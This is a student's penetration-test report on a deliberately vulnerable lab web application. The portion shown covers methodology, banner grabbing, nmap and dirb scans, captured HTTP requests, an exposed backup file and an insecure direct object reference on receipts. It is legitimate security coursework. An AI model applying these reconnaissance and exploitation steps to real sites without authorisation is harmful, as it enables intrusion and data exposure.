



**Abertay
University**

Web Application Penetration Test

An evaluation of the security of the "aa2000" website.

Christopher Di-Nozzi

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

CMP319 – Coursework 1: You should include Introduction, Procedure and Results, References Part 1 and Appendices part 1.

CMP319 – Coursework 2: You should include Abstract, Discussion, References Part 2 and Appendixes part 2

Note that Information contained in this document is for educational purposes.

Abstract

This report includes a full vulnerability assessment of the “aa2000” web application. Using the OWASP Web Security Testing Guide (OWASP Foundation, 2020), the tester conducted a full and thorough assessment of the website in an attempt to find as many vulnerabilities as possible. Any vulnerabilities found were exploited where possible to fully assess their severity.

By the end of the testing, a huge array of vulnerabilities had been found, from very basic information disclosure all the way up to remote code execution on the webserver and full admin access to the website. If so inclined, a malicious actor could exploit the site in its current state to completely take over the website from both the administrative level and the backend.

Once the initial assessment was complete, the tester was provided with the source code running on the site to further examine. This code was analyzed, and the location of vulnerabilities was highlighted. This can be used by the developers behind “aa2000” to patch these vulnerabilities, or by other developers as an example of what not to do.

Countermeasures were provided for all the vulnerabilities noted by the tester. These mitigations strategies, once implemented, will make the website significantly more secure for users and significantly less attractive for perspective attackers.

Overall, the website in its current state should not be deployed into any sort of production environment. It is littered with vulnerabilities and a dream target for an attacker. It currently serves better as an example of what not do to when developing a website than as an actual secure, functioning website.

Contents

1	Introduction	1
1.1	Background.....	1
1.2	Aim	1
1.3	Overview of Methodology	2
2	Procedure and Results	5
2.1	Information Gathering	5
2.1.1	Finger Printing Web Server.....	5
2.1.2	Review Webserver Metafiles for Information Leakage.....	5
2.1.3	Enumerate Applications on Webserver	6
2.1.4	Review Webpage Comments and Metadata for Information Leakage.....	6
2.1.5	Identify Application Entry Points	7
2.1.6	Map Execution Paths Through Application	11
2.2	Configuration and Deployment Management Testing	12
2.2.1	Test Network Infrastructure Configuration	12
2.2.2	Test Application Platform Configuration	12
2.2.3	Enumerate Infrastructure and Application Admin Interfaces	13
2.2.4	Test HTTP Methods.....	13
2.2.5	Test HTTP Strict Transport Security	14
2.3	Identity Management Testing.....	14
2.3.1	Test Role Definitions	14
2.3.2	Test User Registration Process	14
2.3.3	Testing for Account Enumeration and Guessable User Account.....	15
2.3.4	Testing for Weak or Unenforced Username Policy	17
2.4	Authentication Testing	17
2.4.1	Testing for Credentials Transported over an Encrypted Channel	17
2.4.2	Testing for Weak Lock Out Mechanism	17
2.4.3	Testing for Bypassing Authentication Schema	17
2.4.4	Testing for Weak Password Policy	19
2.4.5	Testing for Weak Password Change or Reset Functionalities	19
2.5	Authorization Testing	20
2.5.1	Testing Directory Traversal File Include	20

2.6	Session Management Testing	21
2.6.1	Testing for Session Management Schema	21
2.6.2	Testing for Cookie Attributes	23
2.6.3	Testing for Logout Functionality	24
2.7	Input Validation Testing	24
2.7.1	Testing for Reflected Cross Site Scripting	24
2.7.2	Testing for Stored Cross Site Scripting	25
2.7.3	Testing for SQL Injections	28
2.7.4	Testing for Command Injection	32
2.8	Testing for Error Handling	33
2.8.1	Testing for Error Codes	33
2.9	Testing for Weak Cryptography	34
2.9.1	Testing for Weak SSL TLS Ciphers Insufficient Transport Layer Protection	34
2.10	Business Logic Testing	35
2.10.1	Test Ability to Forge Requests	35
2.10.2	Test Upload of Unexpected File Type.....	37
3	Discussion	39
3.1	Source Code Analysis.....	39
3.1.1	Local File Inclusion	39
3.1.2	Reversible Cookie.....	40
3.1.3	User Enumeration	40
3.1.4	File Upload	41
3.1.5	SQL Injection	42
3.2	Vulnerabilities Discovered and Countermeasures	43
3.2.1	Robots.txt.....	43
3.2.2	Local File Inclusion	43
3.2.3	Hidden Source Code.....	44
3.2.4	Reversible Cookie.....	44
3.2.5	Cookie Attributes	44
3.2.6	Directory Browsing.....	45
3.2.7	User Enumeration	45
3.2.8	Unlimited Login Attempts.....	45
3.2.9	No HTTPS.....	46

3.2.10	File Upload	46
3.2.11	PHP Information Disclosure.....	47
3.2.12	SQL Injections	47
3.2.13	Hidden but Guessable Folder	48
3.2.14	Brute Force Admin Login	48
3.2.15	Generic Issues.....	49
3.3	General Discussion	51
3.4	Future Work	52
References part 1.....		53
References part 2.....		54
Appendices part 1.....		55
Appendix A – Spider Results		55
Appendix B – dirb results.....		97
Appendix C – aa2000.sql.....		98
Appendix D – XSS Reflected Vulnerable Pages.....		117
Appendix E – Shell.php		118
Appendix F – Content of /opt/lampp/htdocs/studentsite		121
Appendices part 2		124

1 INTRODUCTION

1.1 BACKGROUND

Web applications are becoming increasingly popular as time goes on, whether as replacements for desktop applications, to increase compatibility across devices or due to how easy they are to develop and deploy when compared to traditional desktop applications. A web app can be made by a person with very little technical knowledge because of the huge amounts of information available freely online on how to create them and the very low barrier to entry.

This leads to the existence of many web applications in the wild made by amateurs. This means that they are often riddled with vulnerabilities. Research conducted by “Positive Technologies” confirms this statement. They found that 9 out of 10 web applications are vulnerable to some form of attack, from redirects to attacker-controlled servers, to infecting a user’s computer with malicious software (Web Applications vulnerabilities and threats: statistics for 2019, 2020).

The security of web applications is arguably even more important now than it used to be with the introduction of the 2018 Data Protection Act in the UK, implementing GDPR. Any service that handles user data is responsible for keeping it safe and secure, as well as accessible to the user. The largest fine recorded so far for breaking these laws was Google, paying out £44 million for breaking the law (Fox, 2019).

1.2 AIM

The aim of this report is to perform a complete web application penetration test on the “aa2000” web application and write up any findings in this document. The test will be performed in such a way to simulate a malicious attacker trying to leverage a standard user account (provided by the organization) to attack the website and its features to attempt to find as many security vulnerabilities as possible. An attempt will be made to exploit these vulnerabilities to establish the extent of the damage they can cause.

This report will follow the OWASP Testing Guide v4.1 in order to thoroughly examine every aspect of the website (OWASP Foundation, 2020). Using this methodology will cover all the main vulnerabilities and attacks that the website could be vulnerable to, therefore, providing a very detailed assessment into every aspect of the website.

Testing will be primarily done with the provided account, (hacklab@hacklab.com:hacklab) but other accounts may be created in order to test certain vulnerabilities or to prevent destroying the given account. The website will also be run from a virtual machine so that if any exploits cause damage to the website or infrastructure, there will be no permanent damage done.

Any vulnerabilities found will be documented in this report with clear instructions about how to recreate any working exploits found against them.

1.3 OVERVIEW OF METHODOLOGY

The methodology used for this test was based off of the OWASP Testing Guide v4.1, but has been minorly adapted to better fit the clients need (WSTG - Stable | OWASP, 2020). Some aspects of this testing procedure were omitted due to not being applicable to the web application presented by the client (i.e. 4.1.1 “Conduct Search Engine Discovery Reconnaissance for Information Leakage” was omitted due to the fact the web app is currently not published online). The following sections of the methodology were used:

2.1 Information Gathering

This is the first step of the methodology and involves enumerating information about the web application and the server it is running on. It creates a foundation for other steps of the methodology to build up from. It involves, but is not limited to, finger printing, analysis of meta files and mapping out of the application.

The tools to be used in this section are a web browser, in this case FireFox 68.2.0, netcat, nmap, dirb and the Zed Attack Proxy (ZAP).

2.2 Configuration and Deployment Management Testing

The stage will involve analyzing the infrastructure the application runs on. This include the technologies running on the server itself and how content is served to a user. This stage also aims to enumerate where, if any, administrative features exist on the website.

The tools that will be used in this section are a web browser and nmap.

2.3 Identity Management

This section will involve testing the registration process as well as testing for account enumeration techniques and username enforcement policies.

The tools that will be used in this section are a web browser and ZAP.

2.4 Authentication Testing

This section will involve performing tests related to the authentication methods implemented by the web application. This include testing for how credentials are transported over the network, lock out mechanisms, bypassing authentication and password policies.

The tools that will be used in this section are a web browser, wire shark and “crackstation.net”.

2.5 Authorization Testing

This section will test how the web application handles authorization and how that can be exploited.

No tools will be used in this section, except ZAP for general scanning and proxy purposes.

2.6 Session Management

This part of the methodology involves examining how sessions are handled by the web application. This will involve examining how the site uses cookies, testing for session fixation and testing the logout functionality.

The tools that will be used in this part of the methodology are ZAP and cyber chef.

2.7 Input Validation Testing

This section involves testing various input mechanisms on the site including Cross Site Scripting (XSS), SQL injections (SQLi) and command injections.

The tools that will be used in this section are ZAP and sqlmap.

2.8 Testing for Error Handling

This section will involve testing how the application handles errors on both the backend and the front end. It will involve testing the server-side and client-side technologies and how they respond when presented with unexpected information.

The section will only require ZAP and netcat.

2.9 Test for Weak Cryptography

This section will test how the website uses cryptography to securely transport information between the client and the server. It will particularly focus on the sending of sensitive information.

This section will only use a web browser for testing.

2.10 Business Logic Testing

This final section of the methodology will look at how various aspects of the website function and how they can be exploited. It will cover forging requests and uploading unexpected file types.

The section will require ZAP and netcat.

2 PROCEDURE AND RESULTS

2.1 INFORMATION GATHERING

2.1.1 Finger Printing Web Server

The tool netcat was used to do an initial banner grab of the website. The results of this can be seen in the figure below.

```
root@kali:~# nc 192.168.1.20 80
a
HTTP/1.1 400 Bad Request
Date: Mon, 16 Nov 2020 14:46:15 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Mon, 16 Nov 2020 14:46:15 GMT
```

Figure 1 - Header content from request sent to server

This disclosed several different server-side technologies running on the web server and their exact versions, including:

- Apache 2.4.29
- OpenSSL 1.0.2n
- PHP 5.6.32
- mod_perl 2.0.8-dev
- Perl 5.16.3
- Server is running a version of unix, and therefore isn't a windows server.

2.1.2 Review Webserver Metafiles for Information Leakage

robots.txt

The first meta file that was checked was robots.txt, which was found in its usual place in the root of the webserver. The page was accessed by visiting <http://192.168.1.20/robots.txt> in a web browser and can be seen in the figure below.

```
User-agent: *
Disallow: /info.php
```

Figure 2 - Content of robots.txt file

The file reveled the existence of a /info.php file which discloses a huge amount of information about the web application and the technologies and configuration behind it. The page is entirely public facing and accessible. This page was explored more in section 2.2.2.

2.1.3 Enumerate Applications on Webserver

Application enumeration was done using a Nmap scan made up of the following flags and settings.

```
nmap -Pn -sT -sV -p 0-65535 192.168.1.20
```

The results of this scan can be seen in the figure below.

```
root@kali:~# nmap -Pn -sT -sV -p 0-65535 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 09:58 EST
Nmap scan report for 192.168.1.20
Host is up (0.0033s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.4c
80/tcp    open  http    Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp   open  ssl/https Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
3306/tcp  open  mysql   MariaDB (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.80 seconds
```

Figure 3 - Results of nmap scan against 192.168.1.20

This scan revealed 4 different ports were open.

Port 80 indicates the webserver is running over HTTP, and again, discloses backend technology information discussed in section 2.1.1. Port 443 indicates that the website is also accessible over HTTPS but again discloses information regarding backend technologies. Both of these ports being open is expected behavior of a webserver.

Ports 21 and 3306 are also open and are running standard services.

Port 21 also discloses the exact version of ProFTPD running on it.

Additionally, port 3306 discloses the name of the database system running on it.

2.1.4 Review Webpage Comments and Metadata for Information Leakage

The source code for each page was examined for any interesting meta tags or comments. The only notable comment that was found was on /user_account2.php, a page that is accessible to a user who is logged in. The comment can be seen in the figure below:




Figure 4 - Comment found on /user_account2.php

A comment was also found on /hidden.php, found in section 2.10.2. The page appears completely blank, but a comment was found in the source code, disclosing a door entry number. The use was found for this on any part of the site. The comment can be seen in the figure below.




Figure 5 - Comment found in /hidden.php

No interesting meta tags were found.

2.1.5 Identify Application Entry Points

Testing for Application Entry Points was done using the ZAP proxy. The requests were intercepted using ZAPs breakpoint function and then examined for parameters or interesting information.

GET

One interesting GET request was /user_inbox.php with the parameter “id”. This page loads and displays an email in the users inbox where the value assigned to “id” seems to be the id of the email in the inbox to view. It could be assumed if there were multiple emails in the inbox, each would have a unique id assigned to it, however, this could not be tested as there was no way for a user to send emails to specific users. An example of the request can be seen below:

```

GET http://192.168.1.20/user_inbox.php?id=1 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/user_mail.php
Connection: keep-alive
Cookie: SecretCookie=
Njg2MTYzMmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzMmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2
MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTM5NjEzNTMwNjEzNzYzMzMzYTMxMzYzMDM1MzUzNDMxMzEzNTM0;
PHPSESSID=tn7mo673lb0fjcu947pkno9k0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
    
```

Figure 6 - Request sent to /user_inbox.php with the parameter “id” set to “1”.

Another GET request that accepted parameters was /user_products.php which took the parameter “pages”. The page loads 4 or less products that are available to purchase through the website. Based off of the number given, it loads products onto the screen that the user can choose from to read more about or purchase. An example of this request can be seen below:

```

GET http://192.168.1.20/user_products.php?page=2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/user_products.php
Connection: keep-alive
Cookie: SecretCookie=
Njg2MTYzMmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzMmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2
MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTM5NjEzNTMwNjEzNzYzMzMzYTMxMzYzMDM1MzUzNDMxMzEzNTM0;
PHPSESSID=tn7mo673lb0fjcu947pkno9k0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
    
```

Figure 7- Request sent to /user_products.php with the “pages” value set to 2.

There is a similar GET request for /user_product_details.php which takes the parameter “id”. Each “id” is associated with a different product. The “id” supplied determines which product is loaded onto the users page.

```

GET http://192.168.1.20/user_product_details.php?id=1 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/user_products.php
Connection: keep-alive
Cookie: SecretCookie=
Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzN
TY2MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTMSNjEzNTMwNjEzNzYzMzYzMDM1MzUzNDMxMzEzNTM0;
PHPSESSID=tntmo6731b0fjcu947pkno9k0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

Figure 8- Request sent to /user_product_details.php with the “id” set to 1.

Another GET request was “announcement_detail.php” which took the parameter “id”. It displays the announcements made by users on the site. It is unclear what exactly the “id” parameter does, as changing to doesn’t load anything into the announcements section of the page. Posting an announcement still works. An example of the request can be seen below:

```

GET http://192.168.1.20/announcement_detail.php?id=1 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=vejtmbmflk3sntv2un3glgcc02; SecretCookie=
Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEz
NTY2MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTMSNjEzNTMwNjEzNzYzMzYzMDM1MzUzNDMzMzQzNjM0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Host: 192.168.1.20

```

Figure 9 - Request for /announcement_detail.php with “id” set to 1.

One of the most interesting GET requests was /official_receipt1.php which had the parameter “id”. This page displayed the receipt of purchase made by the user including address, name, items purchased and price. The “id” variable controls which receipt is shown, and by changing it, an attacker can access other peoples receipts, disclosing their personal information. The request can be seen below:

```

GET http://192.168.1.20/official_receipt1.php?id=5 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=vejtmbmflk3sntv2un3glgcc02; SecretCookie=
Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEz
NTY2MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTMSNjEzNTMwNjEzNzYzMzYzMDM1MzUzNDMzMzQzNjM0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

Figure 10 - Request for /official_receipt1.php with “id” set to 5

POST

There was also a number of POST requests sent which included parameters.

The first POST request, a user is likely to send on /register.php. This request took 14 different parameters, 2 of them were hidden (“email_create” and “is_new_customer”) and one was part of the submit button. There parameters can be seen in the figure below as well as the rest of the request.

```

POST http://192.168.1.20/register.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 214
Connection: keep-alive
Cookie: PHPSESSID=vejtmgbmflk3sntv2un3qlgcco2; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzMnQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzMxMzkzODM2NjE2MTMSNjEzNTMwNjEzNzYzYzMzYTMxMzYzMDM1MzUzNDMzMzQzNjM0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

gender=Male&fname=Test&middlename=Test&lastname=Test&email=test%40hacklab.com&password=password&password=password&bdate=2000-12-08&address=Bell+Street%2C+Dundee&city=Dundee&cnumber=123&email_create=1&is_new_customer=1&submit=Register

Figure 11 - request sent to /register.php from the “test@hacklab.com” account.

The two hidden fields were tested but it's unclear exactly what exactly they do.

The same parameters were used by /updatepassword.php, a page used by the user to update their personal details. An example can be seen below.

```

POST http://192.168.1.20/updatepassword.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/updatepassword.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 222
Connection: keep-alive
Cookie: PHPSESSID=vejtmgbmflk3sntv2un3qlgcco2; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzMnQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzMxMzkzODM2NjE2MTMSNjEzNTMwNjEzNzYzYzMzYTMxMzYzMDM1MzUzNDMzMzQzNjM0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

gender=Male&fname=Rick&middlename=God&lastname=Astley&bdate=1995-09-15&address=Bell+Street%2C+Dundee&city=Dundee&cnumber=012345678&email=hacklab%40hacklab.com&password=hacklab&email_create=1&is_new_customer=1&submit=Save

Figure 12 - request sent to /updatepassword.php from the hacklab@hacklab.com account, it takes the same parameters as /register.php

There was also /login.php, which is used to log a user into the website, creating for them a session. It took two parameters, email and password, and an example request can be seen below.

```

POST http://192.168.1.20/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Connection: keep-alive
Cookie: PHPSESSID=qqsupupi50cdvv2fffgnpvh3l; SecretCookie=NzQ2NTczNzQ0MDY4NjE2MzZiNmM2MTYyMmU2MzMnQzYTM1NjYzNDY0NjM2MzMzNjIzNTYxNjEzNzM2MzU2NDM2MzE2NDM4MzMjM3NjQ2NTYyMzgzODMyNjM2NjMSMzkzYTMxMzYzMDM1MzUzNTMwMzIzOTM1
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

email=test%40hacklab.com&password=password&submit=

Figure 13 - Request sent to /login.php for the test@hacklab.com account

There was also user_mail.php, which accepted two different POST requests. One had two parameters, compose and customerid. This request was sent when the user opened their mail window. This request can be seen in the figure below.

```
POST http://192.168.1.20/user_mail.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/user_mail.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Connection: keep-alive
Cookie: PHPSESSID=vejtmЬmflk3sntv2un3glgcco2; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTTyMmU2MzMnQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0M
zEzNTY2MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTM5NjEzNTMwNjEzNzYzMzYzMDM1MzUzNDMzMzQzNjM0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

compose=Compose&customerid=1

Figure 14 - Request sent to /user_mail.php with the parameters "compose" and "customerid"

The second, took the parameters name, email, subject, message and submit. This was used to send an email from the user. The request sent can be seen in the figure below.

```
POST http://192.168.1.20/user_mail.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/user_mail.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Connection: keep-alive
Cookie: PHPSESSID=vejtmЬmflk3sntv2un3glgcco2; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTTyMmU2MzMnQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0M
zEzNTY2MzQzMjM3MzI2MzMxMzkz0DM2NjE2MTM5NjEzNTMwNjEzNzYzMzYzMDM1MzUzNDMzMzQzNjM0
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

name=Rick+Astley&email=hacklab%40hacklab.com&subject=Test&message=Test&submit=

Figure 15 - Request sent to user_mail.php used by the user to send an email to the admin.

Another interesting POST request was /admin/ the login portal for the administrative end of the website. Here, an admin could login, presumably to administrate the website. The request took three parameters, username, password and submit, however, submit was left blank on a test attempt. You can see this figure below:

```

POST http://192.168.1.20/admin/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Connection: keep-alive
Cookie: PHPSESSID=q6p85eiljvasdfvnav6gka20k0; SecretCookie=NzQ2NTczNzQ0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM1NjYzNDY0NjM2MzMzNjIzNTYxNjEzNzM2
MzU2NDM2MzE2NDM4MzMjM3NjQ2NTYyMzgzODMyNjM2NjM5MzkzYTMxMzYzMDM1MzUzNTMwMzIzOTM1
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

username=admin&password=password&submit=

Figure 16 - Request sent to /admin/ to attempt login.

The final POST request was /payment_details.php, which was sent when the user checked out their order. The request sent the order id, update, price, totas, submit and shipaddress. It can be presumed that “totas” is mean to be spelt “total” i.e. total price of purchase. It is also unclear what exactly the “update” parameter represents. See below for a figure of this request.

```

POST http://192.168.1.20/payment_details.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/product_summary.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Connection: keep-alive
Cookie: PHPSESSID=5g4e7r9rflnauptf1nloqeph07; SecretCookie=Njg2MTYzMjI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzMzEz
NTYzMzQzMjM3MzI2MzKzODM2NjE2MTH5NjEzNTMwNjEzN2YzMzYzMDM1MzUzNTM0MzMzEzNDM4
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20

```

id=8&update=1&price=600&totas=600&submit=1&shipaddress=0

Figure 17 - A request sent to /payment_details.php to allow a user to checkout.

2.1.6 Map Execution Paths Through Application

The automatic spidering tool built into ZAP was used to map out all the pages on the web application. The full results of this scan can be found in Appendix A.

A notable find was /addendum.php which, when run with the parameter “type” set to “terms.php” or “faq.php” displayed the lyrics to the song “Never Gonna Give You Up” by Rick Astley. This page seems to take the name of a php file and then display the contents to the user. This is explored in more detail in section 2.5.1.

Another tool, “dirb” was also used to attempt to find other directories and files on the site. The following command was issued to perform the scan:

dirb <http://192.168.0.210>

The results of this scan can be found in Appendix B. There were three interesting finds from this scan. One was the /database/ directory which contained the “aa2000.sql” which seemed to contain the content of an old version of the database powering the site. The contents of the database do not line up

with the content found in the database in section 2.7.3. The entire contents of the file can be found in Appendix C. The second interesting file was found in /_administration/ and was called “sqlcm.bak”. Clicking on the file revealed a blank page, but using “wget” the contents of the file could be downloaded. The command run was:

```
 wget http://192.168.1.20/\_administration/sqlcm.bak
```

This contents of the file can be seen in the figure below.

```
root@kali:~# cat sqlcm.bak
<?php $username= str_replace(array("1=1", "2=2", "select","union","2 =2", "'b'='b'", "'b'='b'"), "", $username); ?>
```

Figure 18 - Contents of sqlcm.bak

The third file was found in the /admin/ directory and was error_log. This file could be opened in the browser and appeared to contain error messages for PHP on the website. The contents of the file can be seen below.

```
[19-Aug-2015 04:50:52 UTC] PHP Warning: session_start(): Cannot send session cache limiter - headers already sent (output started at /home/aasecuri/public_html/Hacklab/server/index.php:49) in /home/aasecuri/public_html/Hacklab/server/index.php on line 74
[19-Aug-2015 04:50:52 UTC] PHP Warning: session_regenerate_id(): Cannot regenerate session id - headers already sent in /home/aasecuri/public_html/Hacklab/server/index.php on line 75
[19-Aug-2015 05:08:59 UTC] PHP Warning: session_start(): Cannot send session cache limiter - headers already sent (output started at /home/aasecuri/public_html/Hacklab/server/index.php:49) in /home/aasecuri/public_html/Hacklab/server/index.php on line 74
[19-Aug-2015 05:09:00 UTC] PHP Warning: session_regenerate_id(): Cannot regenerate session id - headers already sent in /home/aasecuri/public_html/Hacklab/server/index.php on line 75
[19-Aug-2015 05:18:50 UTC] PHP Warning: session_start(): Cannot send session cache limiter - headers already sent (output started at /home/aasecuri/public_html/Hacklab/server/index.php:49) in /home/aasecuri/public_html/Hacklab/server/index.php on line 74
[19-Aug-2015 05:18:50 UTC] PHP Warning: session_regenerate_id(): Cannot regenerate session id - headers already sent in /home/aasecuri/public_html/Hacklab/server/index.php on line 75
```

Figure 19 - Content of error_log

2.2 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

2.2.1 Test Network Infrastructure Configuration

The Network Infrastructure Configuration was fully disclosed via a banner grab (2.1.1) and the /info.php (2.1.2) page found on the web application. The infrastructure is as follows:

- Apache 2.4.29
- OpenSSL 1.0.2n
- PHP 5.6.32
- mod_perl 2.0.8-dev
- Perl 5.16.3

2.2.2 Test Application Platform Configuration

A huge amount of information could be found out about the configuration via the /info.php page discovered in section 2.1.2. This page could be accessed using a web browser and revealed the exact configuration being run on the webserver, various important directories like the root of the webserver and where logs were stored, and every module being used. Another piece of key information it revealed was the exact version of Linux the host machine was running on, as can be seen in the figure below.

Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64

Figure 20 - Exact version of OS the web server is running disclosed in /info.php

2.2.3 Enumerate Infrastructure and Application Admin Interfaces

Enumeration for admin interfaces was done with ZAPs built in “Forced Browse” tool and the defaults “directory-list-1.0.txt” word list. This scan highlighted the /admin/ directory on the webserver, which when visited, appears to be an admin login portal, as seen below.

